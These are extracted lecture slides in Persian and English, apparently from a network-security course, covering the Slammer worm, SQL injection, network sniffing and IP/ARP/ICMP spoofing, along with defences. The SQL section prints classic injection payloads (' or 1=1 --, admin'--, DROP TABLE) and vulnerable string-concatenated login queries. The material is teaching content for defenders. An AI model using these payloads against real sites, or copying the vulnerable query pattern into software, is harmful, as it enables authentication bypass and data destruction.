
کرم Slammer نمونه ای از بهره برداری از سرریز بافر

- کد به صورت تصادفی یک آدرس IP تولید میکرد و یک کپی از خود را به آن ارسال میکرد
- از UDP استفاده میکرد
- اندازه packet های این کرم فقط 375 بایت بود
- انتشار این کرم هر 8.5 ثانیه دوبرابر می شد

Slammer کرم



Slammer کرم



- Slammer کرم مهربانی بود! چرا که این کرم میتواندست با یک حمله DoS گسترده تمام network را از کار بیاندازد، ولی این کار را نکرد.
- مشکلی که در تولید کننده اعداد تصادفی وجود داشت باعث شد که کرم Slammer همه کامپیوترها را تحت تاثیر قرار ندهد (دو بیت آخر اولین آدرس هرگز تغییر نمیکرد)

روش های کشف و جلوگیری از Overflow

- بازرسی تمام کدها کار سخت و وقت گیری است و بسیاری از نقاط آسیب پذیری پیدا نمیشوند! (Windows حدود 5 میلیون خط کد دارد)
- تعداد زیادی ابزار آنالیز کد وجود دارد که از الگوریتم های اثبات شده برای کشف استفاده میکنند، تعداد زیادی از نقاط آسیب پذیر را پیدا میکنند، ولی نه همه آنها را!
- پشته را به صورت غیر اجرایی در بیاوریم (البته جلوی همه حمله ها را نمی گیرد)
- در کد کمپایل شده تمهیداتی برای کشف و جلوگیری از سرریز اضافه کنیم.

فهرست مطالب

○ سرریز بافر (Buffer Overflow)

○ تزریق SQL (SQL Injection)

○ شنود (Sniffing)

○ جعل (Spoofing)

○ پیوست 1: ARP

○ پیوست 2: ICMP

- SQL stands for **Structured Query Language**
- Allows us to access a database
- ANSI and ISO standard computer language
- SQL can:
 - execute queries against a database
 - retrieve data from a database
 - insert new records in a database
 - delete records from a database
 - update records in a database

- There are many different versions of the SQL language
- They support the same major keywords in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).
- Most of the SQL database programs also have their own proprietary extensions in addition to the SQL standard!

SQL Database Tables

- A relational database contains one or more tables identified each by a name
- Tables contain records (rows) with data
- For example, the following table is called "users" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

- With SQL, we can query a database and have a result set returned

- Using the previous table, a query like this:



```
SELECT LastName  
FROM users  
WHERE UserID = 1;
```

- Gives a result set like this:

```
LastName  
-----  
Smith
```

What is SQL Injection?

- The ability to inject SQL commands into the database engine through an existing application



How common is it?

- It is probably the most common Website vulnerability today!
- It is a flaw in "web application" development, it is not a DB or web server problem
 - Most programmers are still not aware of this problem
 - A lot of the tutorials & demo “templates” are vulnerable
 - Even worse, a lot of solutions posted on the Internet are not good enough

How does SQL Injection work?

- Common vulnerable login query

```
SELECT * FROM users
```

```
WHERE login = 'ali'
```

```
AND password = '123'
```

(If it returns something then login!)

- ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users WHERE login = '" +  
    formusr + "' AND password = '" + formpwd + "'";
```

Injecting through Strings

formusr = ' or 1=1 --

formpwd = anything

Final query would look like this:

SELECT * FROM users

WHERE username = ' ' or 1=1

-- AND password = 'anything'

If it were numeric?

```
SELECT * FROM clients  
WHERE account = 12345678  
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .  
"account = $formacct AND " .  
"pin = $formpin";
```

Injecting Numeric Fields

\$formacct = 1 or 1=1 ;--

\$formpin = 1111

Final query would look like this:

SELECT * FROM clients

WHERE account = **1 or 1=1;**

--AND pin = 1111

Examples of what can SQL Injection do

○ Delete:

Select productinfo from table where productname = **'whatever';
DROP TABLE productinfo; -- '**

○ Bypass Authentication

- Select * from users where username='user ' and password='passwd ';
- select * from users where username=**'admin'--'** and **password='whocares';**

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @*variable* local variable
- @@*variable* global variable
- waitfor delay '0:0:10' time delay

SQL Injection Tools

- SQL Map* is a tool that aids in the fingerprinting of a backend database
- SQL Ninja* <http://sqlninja.sourceforge.net/>
 - Aids in the exploitation of SQL injection vulnerabilities can provide root level command access to system
- Automagic SQL Injector*
 - Designed to work with generic installation of MS SQL
 - <http://scoobygang.org/magicsql/>
 - Videos on SQL injection can be found on the internet one great source
 - <http://securitytube.net/>

*Source: EC Council Certified Ethical Hacker Volume 3 Chapter 19

SQL Injection Defense

- It is quite simple: **input validation**
 - Enforce "**strong design**" in new applications
 - You should audit your existing websites and source code

فهرست مطالب

○ سرریز بافر (Buffer Overflow)

○ تزریق SQL (SQL Injection)

○ شنود (Sniffing)

○ جعل (Spoofing)

○ پیوست 1: ARP

○ پیوست 2: ICMP

موارد کاربرد شنود در شبکه های کامپیوتری

- برای کشف مشکلات ارتباطی شبکه های کامپیوتری
- تبدیل ترافیک شبکه به متن قابل خواندن
- آنالیز کارایی شبکه به منظور کشف گلوگاه ها
- کشف نفوذ های احتمالی به شبکه از سوی نفوذ گران
- واقعه نگاری از شبکه به منظور جلوگیری از اینکه نفوذ گران به شبکه نفوذ کرده وردپاهای خود را از بین ببرند .

چگونه امکان شنود ترافیک شبکه وجود دارد؟

○ پرتکل اترنت بر مبنای مدیریت اشتراک در شبکه های کامپیوتری طراحی شده است.

○ اترنت فیلتری را طراحی کرده است که هر ماشین فقط ترافیک مربوط به آدرس فیزیکی خود را از روی شبکه بردارد.

○ یک برنامه شنود این فیلتر را برداشته و سخت افزار اترنت را در حالت بی قید ([Promiscuous](#)) قرار می دهد. که در این حالت کلیه بسته های عبوری از شبکه را دریافت می کند.

شنود در شبکه های محلی مبتنی بر هاب


○ از آنجایی که بسته ها در هاب به صورت پخشی برای همه ارسال می شوند بنابراین نفوذ گر قادر خواهد بود با نصب یک نرم افزار شنود روی یکی از گره ها (مثلا اسب تراوای آلوده به sniffer) کلیه ترافیک شبکه را شنود کند.

شنود در شبکه های مبتنی بر سوئیچ

○ Switch jamming (اختلال در سوئیچ):

✓ در این روش سوئیچ از حالت bridge خارج شده و به حالت تکرار کننده در می آید. این کار با سریز کردن جدول سوئیچ با آدرس های فیزیکی جعلی صورت می گیرد .


- **ARP (Address Resolution Protocol)**



- **ARP redirect (ARP cache poisoning)**

1. Broadcast an ARP request containing the victim's IP address and this host's MAC address as the source (The victim can be a router)
2. Others will believe that this host has the victim's IP address, and send packets for the victim to this host.
3. This host should forward the packets to the victim.

- **ICMP (Internet Control Message Protocol)**



- **ICMP redirect**

✓ در این روش به ماشین فرمان داده می شود که بسته های ارسالی خود را در جهت دیگری ارسال کند.

✓ یک هکر می تواند با فرستادن یک **redirect** و ادعا کردن اینکه بسته های ارسالی به مقصد از طریق ماشین مهاجم بهتر است اطلاعات را به دست می آورد.

شنود در شبکه های مبتنی بر سوئیچ

- **ICMP router advertisement**

✓ در این اعلان مسیریاب به سایر ماشین ها اعلام می کند که مسیریاب چه کسی است؟

✓ نفوذ گر می تواند با جعل این اعلان ادعا کند که مسیریاب است بنابراین ماشین های قربانی ترافیک خود را به سمت نفوذ گر ارسال می کنند.

شنود در شبکه های مبتنی بر سوئیچ

- **Reconfigure port on switch**

✓ هر یک از پورت های سوئیچ قابلیت برنامه ریزی در حالت switch “mirror” “port” را دارند که در این حالت قادر به دریافت کل یا بخشی از ترافیک شبکه خواهند بود در واقع این حالت برای کشف خطاهای شبکه توسط مدیران تعبیه شده است که نفوذگر می تواند با telnet به سوئیچ آنرا در این حالت پیکر بندی کند

چگونه می توان جلوی شنود داده را گرفت؟

- برخی از روش های شنود غیر قابل جلوگیری هستند
- بهترین دفاع در این مورد رمز گذاری داده هاست. بنابراین زمانی که داده ها شنود می شوند قابل خواندن نیستند.

Detection of Sniffing

- Ping method
 - Ping the suspected host with its IP address, but with a different MAC address. If you receive a reply, that means the suspected host is sniffing.
- ARP method
 - Send an ARP request with the IP address of the suspected host, but to a non-broadcast MAC address.
- The Decoy method
 - Transmits faked plain-text username/password over the network, and alerts when the attacker attempts to logon with such faked username /password.

NTop

- An open-source, portable tool to monitor the network.
- Features:
 - Capable of handling multiple network interface simultaneously, using the libpcap library.
 - An embedded http server that allows users to view the report through a web browser.

Windows

- Ethereal
- winDump
- Network Associates Sniffer (for Windows)
- BlackICE Pro
- CiAll
- EtherPeek
- Intellimax LanExplorer
- Triticom LANdecoder32
- [SpyNet](#)/PeepNet

ابزارهای شناسایی نرم افزارهای شنود

- Anti sniff
- CPM (check promiscuous mode for unix machine)
- Neped (work on local network)
- sentinel


فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست 1: ARP
- پیوست 2: ICMP

- به حملاتی اطلاق می شود که فرد یا مرکزی خود را به جای افراد یا مراکز قابل اطمینان معرفی نموده و از این طریق سعی در ایجاد ارتباط با اهداف مورد نظر در جهت رسیدن به اطلاعات و یا منابع دلخواه دارد.

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Email Spoofing
- Web Spoofing

IP Spoofing



مراحل کار در IP Spoofing

- بدست آوردن IP هدف و IP کامپیوتر مورد اعتماد آن
- Sniff اطلاعات مبادله شده بین این دو
- قطع ارتباط آن ها از طریق FIN Attack
 - حدس Sequence Number
- تغییر در سرایند بسته IP

Why IP Spoofing is easy?

- Problem with the Routers.
- Routers look at Destination addresses only.
- Authentication based on Source addresses only.
- To change source address field in IP header field is easy.

Spoofting Attacks:

There are a few variations on the types of attacks that using IP spoofing.


Spoofting is classified into :-

1.non-blind spoofing

This attack takes place when the attacker is on the same subnet as the target that could see sequence and acknowledgement of packets.

- Using the spoofing to interfere with a connection that sends packets along your subnet.

IP Spoofing




Spoofting Attacks:

2. Blind spoofing

This attack may take place from outside where sequence and acknowledgement numbers are unreachable. Attackers usually send several packets to the target machine in order to sample sequence numbers, which is doable in older days .


Spoofing Attacks:

flooding attack



Spoofing Attacks:

reflection



